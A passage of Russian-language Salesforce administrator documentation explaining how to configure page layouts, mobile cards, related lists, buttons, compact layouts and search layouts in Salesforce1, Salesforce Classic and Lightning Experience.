[Конфигурация вкладок вызовов, задач и событий в компоновщике событий в системе Lightning Experience](#)

[Конфигурация действий электронной почты в компоновщике действий в системе Lightning Experience](#)

## Советы по оптимизации макетов страниц в Salesforce1



Ниже перечислены некоторые советы и рекомендации по адаптации текущих макетов страниц для мобильных устройств.

Макеты страниц, содержащие десятки полей и множество связанных списков, могут беспрепятственно отображаться на мониторах, тогда как при использовании небольших мобильных устройств просмотр записей может быть проблематичным. Система позволяет предоставлять пользователям мобильных устройств быстрый доступ к нужным сведениям путем определения важных полей и связанных списков.

Ниже перечислены вопросы, позволяющие правильно оптимизировать макет страницы.

- Какие важные сведения должны быть доступны для быстрого обзора?
- Что является важным для пользователей, работающих в приложении Salesforce1?
- Какие действия или процессы можно автоматизировать, чтобы пользователям не приходилось выполнять их вручную?

Основные сведения: систематизация и сокращение количества полей

- Чтобы систематизировать данные путем отображения самых важных сведений вверху страницы, рекомендуем использовать разделы. Как правило, пользователям удобнее искать логически объединенные поля. Систематизация похожих полей посредством разделов позволяет ускорить процесс поиска нужных сведений. Пользователь должен просто прокрутить страницу до нужного раздела.
- Поля телефона или эл. почты, используемые записями организаций, контактов и интересов, могут располагаться ниже. Данные поля уже доступны посредством значков  и  на панели действий каждой страницы записи.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
Database.com Edition.

- Количество столбцов, предназначенных для отображения полей на странице, определяется типом используемого устройства. Поля отображаются одним столбцом на телефонах, а двумя столбцами на планшетных и настольных компьютерах.
- Чтобы предоставить пользователям мобильных устройств быстрый доступ к самым важным полям без открытия страниц сведений о записях, рекомендуем использовать компактные макеты, предназначенные для отображения основных сведений о записях и карт предварительного просмотра записей в приложении Salesforce1. В ближайшее время компактные макеты будут рассмотрены подробнее.
- Минимизируйте количество обязательных полей. Обязательные поля отображаются на странице сведений всех макетов страниц, поэтому обязательность каждого поля должна быть обоснованной. При необходимости убедите заинтересованные лица в возможности сохранения записи без обязательного поля.
- Если организация поддерживает типы записей, то их применение позволяет исключить отображение общих полей во всех записях.
- Чтобы сократить количество полей, отображаемых на экране, рекомендуем использовать стандартные значения для новых записей.

## Управление мобильными картами в расширенном редакторе макетов страниц

Добавьте развернутые поиски, компоненты и страницы Visualforce в раздел «Мобильные карты» макета страницы для их отображения в качестве мобильных карт в приложении Salesforce1.

Элементы, добавляемые в раздел «Мобильные карты», не отображаются на странице сведений о записи в полной версии системы Salesforce, но отображаются только на странице связанных сведений записи в приложении Salesforce1.

При необходимости добавьте данные типы элементов в раздел «Мобильные карты» макета страницы.

- Компоненты
- Развернутые поиски
- Страницы Visualforce
- Приложения холста

Некоторые стандартные объекты используют мобильные карты, добавленные по умолчанию. Чтобы добавить или удалить карты, настройте макет страницы.

1. [Откройте редактор макетов страниц.](#)
2. Перетащите элемент из категории «Развернутые поиски», «Компоненты», «Страницы Visualforce» или «Приложения холста» в раздел «Мобильные карты».
3. Сохраните макет страницы.

Сохранение макета инициирует немедленное отображение добавленных элементов в приложении Salesforce1. Чтобы просмотреть изменения, рекомендуем обновить страницу.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
Database.com Edition.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:

- «Настройка приложения»


Для просмотра макетов страниц:

- «Просмотр настройки»


## Настройка связанных списков

Можно настроить кнопки, отображаемые столбцы, порядок следования столбцов и порядок сортировки записей связанных списков на страницах сведений о записях в системе Salesforce и клиентском портале Salesforce.

1. Откройте редактор макетов страниц.
2. Чтобы изменить связанный список макета, дважды щелкните нужный список. При использовании расширенного редактора макетов страниц щелкните значок гаечного ключа (🔧).

 **Прим.:** Связанный список «Журнал» не содержит данные, поэтому не может быть настроен. Связанный список «Журнал» ссылается на данные, хранящиеся в других областях.

3. Чтобы настроить поля, отображаемые в связанном списке, выполните указанные ниже действия.
  - Чтобы добавить или удалить поля из столбцов связанного списка на макете страницы, выберите как минимум одно поле и воспользуйтесь стрелками. При необходимости определите порядок отображения столбцов связанного списка. Связанный список может содержать не более 10 полей.


 **Прим.:** Нельзя переместить первое поле связанного списка, потому что оно является уникальным идентификатором для записи.

Можно добавить настраиваемые поля типа области подробного текста к связанному списку. Однако нельзя добавить некоторые стандартные поля типа области подробного текста. Например, нельзя добавить поле описания на возможности к связанному списку.

- Чтобы выбрать несколько отдельных полей, воспользуйтесь комбинацией CTRL+щелчок.
- Чтобы выбрать группу полей, воспользуйтесь комбинацией SHIFT+щелчок.
- Чтобы отсортировать элементы связанного списка, выберите нужное поле в раскрывающемся списке **«Сортировать по»**. Элементы отображаются в порядке возрастания. При необходимости выберите параметр «По убыванию». Стандартный порядок сортировки определяется типом записи. Раскрывающийся список **«Сортировать по»** недоступен для действий и продуктов возможности.
- При необходимости выберите дополнительные макеты страниц для применения настроек связанного списка. Список отображает только макеты, содержащие данный связанный список. Макеты, содержащие связанные списки, настройки которых при открытии соответствуют текущему макету, выбираются по умолчанию.

Поля поиска недоступны для отображения в соответствующем связанном списке поиска. Например, поле поиска обращений в макете страницы организаций недоступно при редактировании связанного списка обращений.

4. Чтобы настроить стандартные кнопки, которые должны отображаться в связанном списке, установите или снимите флажок напротив имени нужной стандартной кнопки.

 **Прим.:** Чтобы просмотреть кнопки в расширенном редакторе макетов страниц, щелкните символ плюса (+) в разделе «Кнопки».

5. Чтобы настроить настраиваемые кнопки, которые должны отображаться в связанном списке, выполните указанные ниже действия.
  - Чтобы добавить или удалить настраиваемую кнопку, выберите нужную кнопку и нажмите кнопку **«Добавить»** или **«Удалить»**.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки связанных списков:

- «Настройка приложения»

- Чтобы отсортировать настраиваемые кнопки, выберите нужную кнопку и нажмите кнопку **«Вверх»** или **«Вниз»**. Настраиваемая кнопка должна быть определена для объекта, содержащегося в связанном списке, а поле кнопки «Тип» должно содержать значение «Кнопка списка». Например, чтобы добавить настраиваемую кнопку в связанный список организации «Контакты», определите настраиваемую кнопку для контактов, а не для организаций.
- 6. Чтобы отменить все настройки и восстановить стандартные параметры Salesforce в связанном списке, щелкните **«Вернуться к стандартным значениям»**.
- 7. Чтобы сохранить настройки, нажмите кнопку **«ОК»**. Чтобы сохранить внесенные изменения, нажмите кнопку **«Сохранить»** в макете страницы.
- 8. Чтобы применить связанные списки макета страницы ко всем пользователям, даже если порядок отображения уже настроен, установите флажок «Перезаписать настроенные связанные списки пользователей».
- 9. Чтобы просмотреть макет страницы, щелкните **«Предварительный просмотр»**. Чтобы открыть страницы для предварительного просмотра, выберите нужный профиль в области предварительного просмотра в версии Enterprise Edition, Unlimited Edition, Performance Edition или Developer Edition.
- 10. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Макеты страниц и безопасность поля](#)

### Настройка кнопок страницы сведений

Макеты страниц позволяют определять стандартные и настраиваемые кнопки, доступные для отображения, а также порядок отображения настраиваемых кнопок. Чтобы настроить кнопки для страниц сведений о записях, выполните указанные ниже действия.

1. Из параметров управления для объекта, макет страницы которого требуется настроить, перейдите к «Макетам страниц».
2. Щелкните ссылку **«Правка»** напротив нужного макета страницы.
3. Выполните одно из указанных ниже действий.
  - Дважды щелкните элемент «Кнопки страницы сведений» в разделе «Кнопки» исходного редактора макетов страниц.
    - Чтобы скрыть стандартную кнопку, снимите флажок напротив нужной кнопки.
    - Чтобы добавить или удалить настраиваемую кнопку, выберите нужную кнопку в списке «Доступные кнопки» и нажмите кнопку **«Добавить»** или **«Удалить»**.
    - Чтобы изменить порядок отображения настраиваемых кнопок, выберите нужную кнопку и нажмите кнопку **«Вверх»** или **«Вниз»**.
    - Чтобы отменить внесенные изменения и восстановить стандартные параметры, щелкните **«Вернуться к стандартным значениям»**.
    - Чтобы закрыть всплывающее окно, нажмите кнопку **«ОК»**.
  - Выберите категорию «Кнопки» на палитре расширенного редактора макетов страниц и перетащите нужные кнопки в раздел кнопок макета страницы. Стандартные кнопки должны перемещаться в область стандартных кнопок, настраиваемые — в область настраиваемых кнопок. Чтобы удалить стандартную или настраиваемую кнопку из макета страницы, перетащите нужную кнопку на палитру.
4. Нажмите кнопку **«Сохранить»** в макете страницы.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки кнопок  
страницы сведений:

- «Настройка приложения»

5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Переопределение стандартных кнопок и начальных страниц вкладок](#)

[Определение настраиваемых кнопок и ссылок](#)

[Поиск по параметрам управления объектами](#)

Настройка макетов страниц с помощью исходного редактора макетов страниц

Исходный редактор макетов страниц позволяет настраивать макеты страниц сведений и редактирования в системе Salesforce, на портале самообслуживания и клиентском портале Salesforce.

 **Прим.:** Компания Salesforce рекомендует использовать расширенный редактор макетов страниц.

1. Откройте редактор макетов страниц.

- [Редактирование макетов страниц для стандартных объектов](#)
- [Редактирование макетов страниц для настраиваемых объектов](#)

2. Если организация использует теги, выберите теги (личные или общедоступные), которые должны быть добавлены в раздел верхнего колонтитула макета страницы. Теги могут быть назначены записи только при наличии личных или общедоступных тегов в данном разделе.

- Чтобы добавить личные или общедоступные теги, выберите значение «Элементы верхнего колонтитула» в раскрывающемся списке «Просмотр» и перетащите элемент «Личные теги» или «Общедоступные теги» в раздел верхнего колонтитула. Если раздел верхнего колонтитула одновременно содержит личные и общедоступные теги, то порядок их отображения не может быть изменен.
- Чтобы удалить теги, перетащите элементы «Личные теги» и «Общедоступные теги» из раздела верхнего колонтитула в область, расположенную под раскрывающимся списком «Просмотр».

3. Чтобы настроить кнопки, дважды щелкните элемент **«Кнопки страницы сведений»** в разделе «Кнопки».

- Чтобы скрыть стандартную кнопку, снимите флажок напротив нужной кнопки.
- Чтобы добавить или удалить настраиваемую кнопку, выберите нужную кнопку в списке «Доступные кнопки» и нажмите кнопку **«Добавить»** или **«Удалить»**.
- Чтобы отсортировать настраиваемые кнопки, выберите нужную кнопку и нажмите кнопку **«Вверх»** или **«Вниз»**.
- Чтобы отменить внесенные изменения и восстановить стандартные параметры, щелкните **«Вернуться к стандартным значениям»**.
- Чтобы закрыть всплывающее окно, нажмите кнопку **«ОК»**.

4. Чтобы изменить порядок отображения полей, настраиваемых элементов S-Control, страниц Visualforce, настраиваемых ссылок и связанных списков в макете страницы, выберите как минимум один элемент в поле справа и перетащите его в нужную область. Макет страницы может содержать не более 20 элементов S-Control, 20 страниц Visualforce, 20 развернутых поисков и 100 связанных списков. Поля и настраиваемые ссылки могут добавляться без ограничений.

- Чтобы выбрать несколько отдельных элементов, воспользуйтесь комбинацией CTRL+щелчок.
- Чтобы выбрать группу элементов, воспользуйтесь комбинацией SHIFT+щелчок.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:


- «Настройка приложения»

 Прим.:

- Страница Visualforce может быть добавлена в макет страницы только в том случае, если стандартному контроллеру страницы Visualforce назначается объект, для которого создается макет страницы. Если страница Visualforce не содержит стандартного контроллера, назначенного данному объекту, то категория «Страницы Visualforce» не отображается в палитре.
- Элементы, отсутствующие в макете страницы, отображаются в прокручиваемом поле справа.
- Чтобы назначить полю статус обязательного, зависящего или управляющего, либо другие атрибуты, которые могут влиять на выбор макета страницы, воспользуйтесь условными обозначениями.

5. Чтобы назначить полю статус обязательного и доступного только для чтения, выберите нужное поле и щелкните **«Редактировать свойства»**.
  - Свойства некоторых стандартных полей не могут быть изменены. Настраиваемые поля, которые не являются универсальными обязательными, могут быть изменены.
  - Поля, доступные только для чтения, могут быть изменены администраторами и пользователями с полномочием «Редактирование полей только для чтения».
  - Если полю раскрывающегося списка назначается статус доступного только для чтения, то все новые записи будут содержать стандартное значение данного раскрывающегося списка.
  - Поля автонумерации доступны только для чтения.
  - Если полю возможности «Вероятность» назначается статус доступного только для чтения, то значение поля «Вероятность» будет автоматически обновляться при изменении значения поля «Этап» в записи возможности.
  - В версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition параметры безопасности поля переопределяют любые заданные свойства поля, если безопасность поля использует более строгие параметры, чем макет страницы.
6. Чтобы изменить свойства элемента S-Control или страницы Visualforce, дважды щелкните нужный элемент и настройте атрибуты ниже.
  - «Ширина»: размер по горизонтали в пикселах или процентах.
  - «Высота»: размер по вертикали в пикселах.
  - «Показать полосы прокрутки»: определяет необходимость отображения полос прокрутки во фрейме iframe, содержащем элемент S-Control.
  - «Показать метку»: определяет необходимость отображения поля «Метка» настраиваемого элемента S-Control в макете страницы. Чтобы расширить область отображения настраиваемого элемента S-Control, удалите метку.
7. Чтобы организовать страницу с помощью разделов, щелкните ссылку **«Правка»** напротив нужного раздела страницы. Чтобы создать раздел страницы, нажмите кнопку **«Создать раздел»**.
  - Введите имя для раздела. Обратите внимание, что имена некоторых стандартных разделов страницы не могут быть изменены.
  - Определите количество столбцов, доступное в разделе.
  - Определите порядок перехода пользователей между элементами данного раздела.
  - Определите необходимость отображения имени раздела на страницах сведений и редактирования.
8. Чтобы настроить связанные списки макета страницы, дважды щелкните нужный связанный список в разделе «Связанный список».

- Чтобы добавить или удалить поля из столбцов связанного списка на макете страницы, выберите как минимум одно поле и нажмите кнопку «Добавить» или «Удалить». При необходимости определите порядок отображения столбцов связанного списка. Связанный список может содержать не более 10 полей.
- Чтобы выбрать несколько отдельных полей, воспользуйтесь комбинацией CTRL+щелчок.
- Чтобы выбрать группу полей, воспользуйтесь комбинацией SHIFT+щелчок.
- Чтобы отсортировать элементы связанного списка, выберите нужное поле в раскрывающемся списке «Сортировать по». Элементы отображаются в порядке возрастания. При необходимости выберите параметр «По убыванию». Стандартный порядок сортировки определяется типом записи. Раскрывающийся список «Сортировать по» недоступен для действий и продуктов возможности.
- При необходимости выберите дополнительные макеты страниц для применения настроек связанного списка.
- Чтобы настроить стандартные кнопки, которые должны отображаться в связанном списке, установите или снимите флажок напротив имени нужной кнопки.
- Чтобы настроить настраиваемые кнопки, которые должны отображаться в связанном списке, выберите нужную кнопку и нажмите кнопку «Добавить» или «Удалить». Чтобы отсортировать настраиваемые кнопки, выберите нужную кнопку и нажмите кнопку «Вверх» или «Вниз».


 **Прим.:** Дополнительную информацию о создании настраиваемой кнопки для связанного списка см. в разделе «[Определение настраиваемых кнопок и ссылок](#)». Настраиваемая кнопка должна быть определена для объекта, содержащегося в связанном списке, а поле кнопки «Тип» должно содержать значение «Кнопка списка». Например, чтобы добавить настраиваемую кнопку в связанный список организации «Контакты», определите настраиваемую кнопку для контактов, а не для организаций.

Некоторые связанные списки недоступны для настройки, так как ссылаются на данные, но не хранят их. Чтобы определить доступность связанного списка для настройки, наведите указатель мыши на любой раздел связанного списка. Кроме того, поля поиска недоступны для отображения в соответствующем связанном списке поиска. Например, поле поиска обращений в макете страницы организаций недоступно при редактировании связанного списка обращений.

9. Чтобы применить связанные списки макета страницы ко всем пользователям, даже если порядок отображения уже настроен, установите флажок «Перезаписать настроенные связанные списки пользователей».
10. Чтобы просмотреть макет страницы, щелкните «**Предварительный просмотр**». Чтобы открыть страницы для предварительного просмотра, выберите нужный профиль в области предварительного просмотра в версии Enterprise Edition, Unlimited Edition, Performance Edition или Developer Edition. Обратите внимание, что основные столбцы связанных списков отображаются пустыми.
11. Нажмите кнопку «**Сохранить**». Чтобы сохранить макет страницы и продолжить его редактирование, нажмите кнопку «**Быстрое сохранение**».

В версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition:

- Чтобы выбрать связанные записи, которые должны отображаться в мини-представлении вкладки «Консоль», щелкните «**Мини-представление консоли**».
- Чтобы определить макеты мини-страниц для записей, отображающихся в мини-представлении вкладки «Консоль», щелкните «**Макет мини-страниц**».

 **Прим.:** Мини-представления консоли и макеты мини-страниц не могут быть определены для макета «Закреть обращение» или макетов страниц «Зарегистрировать обращение» и «Просмотр обращений» на портале самообслуживания.

В версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition:



- Назначьте макеты страниц разным комбинациям профиля и типа записи.
- Чтобы ограничить доступ к полю, настройте параметры безопасности поля.

СМ. ТАКЖЕ:


[Настройка связанных списков](#)

[Макеты страниц](#)

## Компактные макеты

Компактные макеты позволяют быстро просматривать ключевые поля записи в приложениях Salesforce1 и Lightning Experience.


В полной версии системы Salesforce компактные макеты определяют поля, отображаемые в элементе ленты Chatter, который является результатом создания записи посредством быстрого действия.

 **Прим.:** Во избежание непреднамеренного предоставления общего доступа к данным посредством ленты макет страницы задач определяет поля, отображаемые элементами ленты Chatter для задач, созданных с помощью быстрого действия.

Ниже перечислены области приложения Salesforce1, отображающие первые четыре поля, назначенные компактному макету.

- Раздел «Основное» записи объекта.
- Карты развернутого поиска на странице связанных сведений о записи.

В Lightning Experience — первые пять полей, добавленных на экран компактного макета на панели основных показателей объекта.

 **Прим.:** Если пользователю недоступно одно из первых четырех полей, назначенных компактному макету, приложение отображает следующее поле макета.

При отсутствии настраиваемых компактных макетов для объекта, созданных пользователем, все основные поля записи объекта, карты предварительного просмотра и элементы ленты, связанные с действиями, определяются стандартным компактным макетом, доступным только для чтения и содержащим предопределенный набор полей. При наличии как минимум одного настраиваемого компактного макета выберите один макет в качестве основного для объекта. Основной компактный макет будет использоваться данным объектом в качестве стандартного.

Основные компактные макеты определяют, какие поля отображаются в сообщениях индивидуальной электронной рассылки Chatter.

При наличии типов записей, связанных с объектом, переопределите назначение основного компактного макета и назначьте конкретные компактные макеты разным типам записей.

Ниже перечислены типы полей, которые не поддерживаются компактными макетами.

- область текста
- область подробного текста
- область обогащенного текста

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**



- раскрывающийся список со множественным выбором

СМ. ТАКЖЕ:

[Создание компактных макетов](#)

[Примечания к компактным макетам](#)

### Создание компактных макетов

Компактные макеты можно использовать для настройки полей, отображаемых в записях объекта, которые просматриваются посредством приложений Salesforce1 и Lightning Experience.

Первые четыре поля компактного макета составляют раздел «Основное», отображаемый в верхней части представления каждой записи в приложении Salesforce1. Раздел «Основное» в Lightning Experience использует первые пять полей компактного макета.

1. В настройках управления объектом, который необходимо отредактировать, перейдите к списку «Компактные макеты».
2. Создайте новый компактный макет и присвойте ему метку.
3. Добавьте до 10 полей.



**Совет:** Сначала добавьте поле Имя объекта, чтобы пользователи при просмотре записи знакомились с контекстом.

4. Чтобы отсортировать поля, выберите нужное поле и нажмите кнопку **«Вверх»** или **«Вниз»**.

Порядок присвоения полям определяет порядок их дальнейшего отображения. Рекомендуется сначала указать Имя объекта.

5. Сохраните макет.
6. Чтобы задать компактный макет в качестве основного для объекта, нажмите кнопку **«Назначение компактного макета»**.



**Пример:** Данное изображение содержит выборочную страницу редактирования компактного макета для стандартного объекта «Организация».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки компактных макетов:


- «Настройка приложения»

Для просмотра компактных макетов:

- «Просмотр настройки»



Ниже отображается страница сведений для выборочной организации в мобильном приложении Salesforce1. Обратите внимание, что сведения об организации, включая имя, местоположение, номер телефона и номер организации, отображаются кратко вверху страницы.



СМ. ТАКЖЕ:

[Назначение компактных макетов типам записей](#)

[Примечания к компактным макетам](#)

[Компактные макеты](#)

## Назначение компактных макетов типам записей

При отсутствии настраиваемых компактных макетов для объекта, созданных пользователем, все основные поля записи объекта, карты предварительного просмотра и элементы ленты, связанные с действиями, определяются стандартным компактным макетом, доступным только для чтения и содержащим предопределенный набор полей. При наличии как минимум одного настраиваемого компактного макета выберите один макет в качестве основного для объекта. Основным компактный макет будет использоваться данным объектом в качестве стандартного. При наличии типов записей, связанных с объектом, переопределите назначение основного компактного макета и назначьте конкретные компактные макеты разным типам записей.

1. В настройках управления объектом, который необходимо отредактировать, перейдите к списку «Компактные макеты».



**Совет:** Чтобы перейти к статьям Salesforce Knowledge, в меню «Настройка» введите «*Типы статей баз знаний*» в поле «Быстрый поиск», выберите пункт «**Типы статей баз знаний**», щелкните по имени типа статьи и прокрутите вниз к связанному списку «Компактные макеты».

2. Нажмите кнопку «**Назначение компактного макета**».
3. Выберите основной компактный макет для данного объекта.
4. Выберите как минимум один нужный тип записи в разделе «Переопределения типа записи».

Данный раздел отображается только при наличии типов записей, заданных для объекта. При отсутствии переопределений типа записи все типы записи используют основной компактный макет объекта по умолчанию. Чтобы выбрать смежные ячейки, воспользуйтесь комбинацией SHIFT+щелчок или щелкните любую ячейку и переместите указатель мыши. Чтобы выбрать отдельные несмежные ячейки, воспользуйтесь комбинацией CTRL + щелчок.

Обратите внимание, что некоторые доступные типы записей могут быть неактивны. При необходимости назначьте компактный макет неактивному типу записи.

5. Чтобы назначить компактный макет выбранным ячейкам, выберите нужный макет в раскрывающемся списке «Компактный макет для использования».
6. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Создание компактных макетов](#)

[Примечания к компактным макетам](#)

[Компактные макеты](#)

[Поиск по параметрам управления объектами](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки компактных макетов:

- «Настройка приложения»

Для просмотра компактных макетов:

- «Просмотр настройки»

### Примечания к компактным макетам

- Сделанные изменения компактного макета отображаются как в Salesforce1, так и в Lightning Experience.
- Каждому типу записи может быть назначен только один компактный макет. Тем не менее, компактный макет может быть связан с несколькими типами записей.
- Компактный макет отображает только поля, доступные пользователям в системе Salesforce.
- Компактный макет должен содержать как минимум одно поле.
- Компактный макет может содержать только поля своего объекта, включая поле формулы, являющееся межобъектной ссылкой на другой объект.
- Удаление поля из макета страницы не инициирует его удаления из компактного макета объекта. Оба типа макетов являются независимыми.
- Назначение полю компактного макета неподдерживаемого типа инициирует удаление поля из компактного макета.
- Прежде чем удалить компактный макет, выбранный в качестве основного для объекта, рекомендуем выбрать другой компактный макет для замены.
- Задачи, просматриваемые в приложении Salesforce1, автоматически отображают статус (открыто или закрыто) и крайний срок (в зависимости от доступа пользователя к датам действий). Данные поля могут не добавляться в список «Выбранные поля» при настройке компактного макета задачи.
- Компактные макеты недоступны для мобильных приложений Chatter Mobile для BlackBerry и «Мобильные панели мониторинга для iPad».

### СМ. ТАКЖЕ:

[Создание компактных макетов](#)

[Компактные макеты](#)


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.


Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**


## Выбор полей для отображения в списке «Недавно просмотренные» на начальных страницах объектов в Lightning Experience

Администратор Salesforce может настраивать список «Недавно просмотренные», отображающийся на начальной странице многих стандартных и настраиваемых объектов. Благодаря выбору полей и изменению порядка их отображения, пользователям может отображаться только наиболее важная информация.

 **Прим.:** Данные действия поддерживаются в Lightning Experience. Если слева находится панель навигации, вы в Lightning Experience. Панель вкладок, отображающаяся по всей ширине верхней части экрана, указывает на использование Salesforce Classic.

Большинство списковых представлений позволяют пользователям выбирать поля для отображения и изменять последовательность столбцов. Тем не менее, пользователи не могут редактировать быстрый список недавних записей на начальных страницах объектов. Только администраторы Salesforce могут выбирать поля и изменять порядок их отображения для быстрого списка недавних записей. Администраторы не могут выполнять другие изменения данного стандартного списка.

1. Введите строку «*Менеджер объектов*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «**Менеджер объектов**».
2. Щелкните имя метки для нужного объекта.
3. Выберите «**Макеты поиска**» из меню ссылок вверху страницы.
4. Щелкните значок  в столбце «Результаты поиска» и выберите «**Правка**».
5. Чтобы добавить столбцы в список «Недавно просмотренные», выберите как минимум одно поле из списка «Доступные поля» и нажмите кнопку «**Добавить**». Чтобы удалить столбцы, выберите как минимум одно поле из списка «Выбранные поля» и нажмите кнопку «**Удалить**».
6. Чтобы изменить порядок отображения столбцов, выберите как минимум одно поле из списка «Выбранные поля» и нажмите кнопку «**Вверх**» или «**Вниз**».
7. Нажмите кнопку «**Сохранить**».

 **Пример:** Допустим, пользователи сотрудничают над возможностями. Чтобы упростить просмотр пользователей, работавших над недавними возможностями последними, выберите поле «**Последнее изменение сделано**» из списка «Доступные поля». Чтобы переместить данное поле в список «Выбранные поля», нажмите кнопку «**Добавить**». Теперь данная информация отображается списком «Недавно просмотренные» на начальной странице вкладки «Возможности».

### ВЕРСИИ

Доступно в: Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки списка недавних записей:


- «Настройка приложения»

## Настройка макетов поиска

Настройте поля, которые должны отображаться пользователям в результатах поиска, полях фильтров поиска, диалоговых окнах поиска, списках недавних записей на начальных страницах вкладок в Salesforce Classic, а также в диалоговых окнах поиска телефонных номеров для Salesforce CRM Call Center.

Каждый макет поиска может использовать отдельный набор полей. Параметры применяются ко всем пользователям организации и клиентского портала Salesforce.

Если необходимо, настройте кнопки, которые должны отображаться в настраиваемых списковых представлениях и результатах поиска. Стандартные кнопки спискового представления могут быть скрыты, а настраиваемые кнопки, наоборот, отображены. Стандартные кнопки недоступны в макетах результатов поиска. Чтобы отобразить настраиваемую кнопку, создайте настраиваемую кнопку и заполните поле «*Тип отображения*» значением «Кнопка списка».

1. Перейдите на страницу «Макеты поиска» посредством параметров управления для соответствующего объекта.
  2. Щелкните ссылку «**Правка**» напротив нужного макета. Укажите другой набор отображаемых элементов. Можно также изменить результаты поиска, диалоговые окна поиска, списки недавних записей на начальных страницах вкладок в Salesforce Classic, диалоговые окна поиска телефонных номеров, списковых представлений и полей фильтров поиска.
  3. Выберите стандартные или настраиваемые кнопки, которые должны отображаться в макетах списковых представлений и результатов поиска. Чтобы скрыть стандартную кнопку в списковом представлении, снимите соответствующий флажок. Стандартные кнопки недоступны в макетах результатов поиска.
  4. Переместите поля между списками «Доступные поля» и «Выбранные поля».
    - Чтобы определить поля, которые должны отображаться в макете, выберите как минимум одно поле и нажмите кнопку «**Добавить**» или «**Удалить**».
    - Чтобы изменить порядок отображения полей в макете, выберите как минимум одно поле в списке «Выбранные поля» и нажмите кнопку «**Вверх**» или «**Вниз**».
    - Чтобы выбрать несколько отдельных полей, воспользуйтесь комбинацией CTRL+щелчок.
    - Чтобы выбрать группу полей, воспользуйтесь комбинацией SHIFT+щелчок.
    - Чтобы определить элементы, которые должны отображаться в макете, выберите как минимум один элемент и нажмите кнопку «**Добавить**» или «**Удалить**».
    - Чтобы отсортировать элементы макета, выберите нужный элемент и нажмите кнопку «**Вверх**» или «**Вниз**».
-  **Прим.:** При необходимости установите флажок «**Переопределить настройки столбца с результатами поиска для всех пользователей**» при редактировании макета результатов поиска для объекта. Если этот флажок установлен, все настройки столбцов, выполненные в вашей организации, будут восстановлены, то есть заменены едиными для организации стандартными параметрами.
5. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Макеты страниц](#)

[Примечания к макетам поиска](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience



Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения макетов  
поиска:

- «Настройка приложения»

## Примечания к макетам поиска

- Макеты поиска не применяются к Salesforce CRM Content.
  - Макеты поиска не применяются к участникам кампании, а также группам, работающим с возможностями или обращениями.
  - Макет поиска не определяет поля, доступные для поиска ключевых слов. Список полей, используемых для поиска, стандартен для всех областей системы Salesforce.
  - Каждый макет поиска может содержать не более 10 полей.
